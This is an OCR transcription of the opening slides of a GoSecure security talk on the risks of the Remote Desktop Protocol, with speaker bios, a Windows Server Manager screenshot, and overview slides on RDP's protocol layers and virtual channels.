# The Risks of RDP and How to Mitigate Them

Olivier Bilodeau (@obilodeau), GoSecure


Lisandro Ubiedo (@_lubiedo), GoSecure

# About Us

## Olivier Bilodeau

Cybersecurity Research Lead at GoSecure

- Jack of all trades, master of none
- Speaker BlackHat, RSAC, SecTor, etc.
- Co-founder MontréHack (hands-on security workshops)
- NorthSec VP Training / Hacker Jeopardy




## Lisandro Ubiedo

Security Researcher at GoSecure

- Cloud-based trickery
- Malware analysis and Threat research
- Stratosphere Labs collaborator

# Introduction to RDP


# Remote Desktop Protocol



Computer: Example: computer.fabrikam.com

User name: None specified

The computer name field is blank. Enter a full remote computer name.


my-server.gosec.co - Remote Desktop Connection
Server Manager
Server Manager ‣ Local Server
Manage
Tools
View
Help
Dashboard
Local Server
All Servers
File and Storage Services
TASKS
TASKS
Filter
5:17 PM
3/25/2022

PROPERTIES
For EC2AMAZ-6IS509J


| | | | |
|---|---|---|---|
| Computer name | EC2AMAZ-6IS509J | Last installed updates | 5/19/2017 8:36 PM |
| Workgroup | WORKGROUP | Windows Update | Never check for up |
| | | Last checked for updates | 5/19/2017 8:36 PM |
| Windows Firewall | Public: On | Windows Defender | Disabled |
| Remote management | Disabled | Feedback & Diagnostics | Settings |
| Remote Desktop | Enabled | IE Enhanced Security Configuration | On |
| NIC Teaming | Disabled | Time zone | (UTC) Coordinated |
| Ethernet | IPv4 address assigned by DHCP, IPv6 enabled | Product ID | 00376-40000-0000 |
| Operating system version | Microsoft Windows Server 2016 Datacenter | Processors | Intel(R) Xeon(R) CP |
| Hardware information | Xen HVM domU | Installed memory (RAM) | 1 GB |
| | | Total disk space | 30 GB |

EVENTS
All events | 2 total

| Server Name | ID | Severity | Source | Log | Date and Time |
|---|---|---|---|---|---|
| EC2AMAZ-6IS509J | 10016 | Error | Microsoft-Windows-DistributedCOM | System | 3/24/2022 5:25:18 PM |
| EC2AMAZ-6IS509J | 10016 | Error | Microsoft-Windows-DistributedCOM | System | 3/24/2022 5:24:18 PM |

# RDP Layers

From TCP to Clipboard Management and I/O Channels



Display
Keyboard
Mouse

Security

I/O

MCS

Security

Clipboard

TCP

Segmentat


ity

Drives


ast-path

# RDP Virtual Channels

Multiplexing data and extensions within a single connection



- Extra RDP features and extensions are implemented in virtual channels
- Server sends a list of available channels during connection phase
- Client chooses which channels to join



